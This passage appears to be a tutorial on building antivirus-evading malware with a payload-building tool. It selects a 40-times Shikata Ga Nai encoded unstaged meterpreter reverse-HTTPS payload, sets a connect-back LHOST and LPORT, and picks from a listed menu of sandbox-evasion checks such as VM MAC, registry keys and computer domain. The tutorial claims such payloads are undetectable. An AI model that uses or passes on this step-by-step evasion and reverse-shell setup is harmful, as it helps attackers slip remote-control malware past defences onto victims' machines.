
You need to select the payload using its number. For example let's select build_40xshikata_revhttpsunstaged_win32.sh payload. Shikata Ga Nai is an encoding method used to encode payloads which is especially used by Metasploit. Despite the advanced technology anti- malware uses to detect and decode the payloads, Shikata Ga Nai encoding is still going strong in bypassing Anti Malware. Even after so many years, Metasploit payloads are undetectable provided they are designed specifically. For the specific payload, it is encoded by 40 iterations of Shikata Ga Nai encoding method. After selecting the payload, the LHOST AND LPORT options should be set.



```
Which Script would you like to configure and build?
Enter the corresponding number -> 0

DESCRIPTION :
# Use unstaged meterpreter payload and apply shikata 40 times.

Configure the Build Script

# override connect-back settings here, if necessary
-> LPORT=8081
-> LHOST=192.168.36.171

# no command preexec
-> set_command_source no_data
-> set_command_exec no_command

# don't enable debug output because printing the whole unstaged pa
```

You can even enable sandbox evasion for your payload. Sandbox evasion is a technique used by malware to evade the sandbox. Sandbox is a virtual environment used by AntiMalware to run suspicious code or application. By running the suspicious code in a sandbox the anti-malware finds out what the malware can do after execution and prevents any damage to the physical system.


So Malware writers use sandbox evasion techniques that help malware to evade sandbox or not to run if they detect a sandbox. Various methods used by Malware to evade sandbox are given below.



```
# don't enable debug output because printing the whole unstaged pa
yload takes a lot of time

# enable_debug_print

Do you want to add sandbox evasions? [y/N]
-> y
0 : Finished Picking, Stop He
1 : computation_fibonacci
2 : computation_timed_fibonacci
3 : evasion_by_sleep
4 : fopen_sandbox_evasion
5 : get_bios_info
6 : get_computer_domain
7 : get_cpu_cores
8 : get_eventlog
9 : get_install_date
 10 : get_num_processes
 11 : get_registry_size
 12 : get_standard_browser
 13 : get_usb
 14 : gethostbyname_sandbox_evasion
 15 : has_background_wp
 16 : has_folder
 17 : has_network_drive
 18 : has_public_desktop
 19 : has_recent_files
 20 : has_recycle_bin
 21 : has_username
 22 : has_vm_mac
 23 : has_vm_regkey
 24 : hide_console
 25 : interaction_getchar
 26 : interaction_msg_box
 27 : interaction_system_pause
 28 : sleep_by_ping
```


Select the option 6 method of bypassing sandbox. By checking for the computer domain the malware can easily check physical system or a virtual environment..

"It's funny to us as we're so used to worms and viruses being bad news rather than making the world a better place."
- Graham Cluley

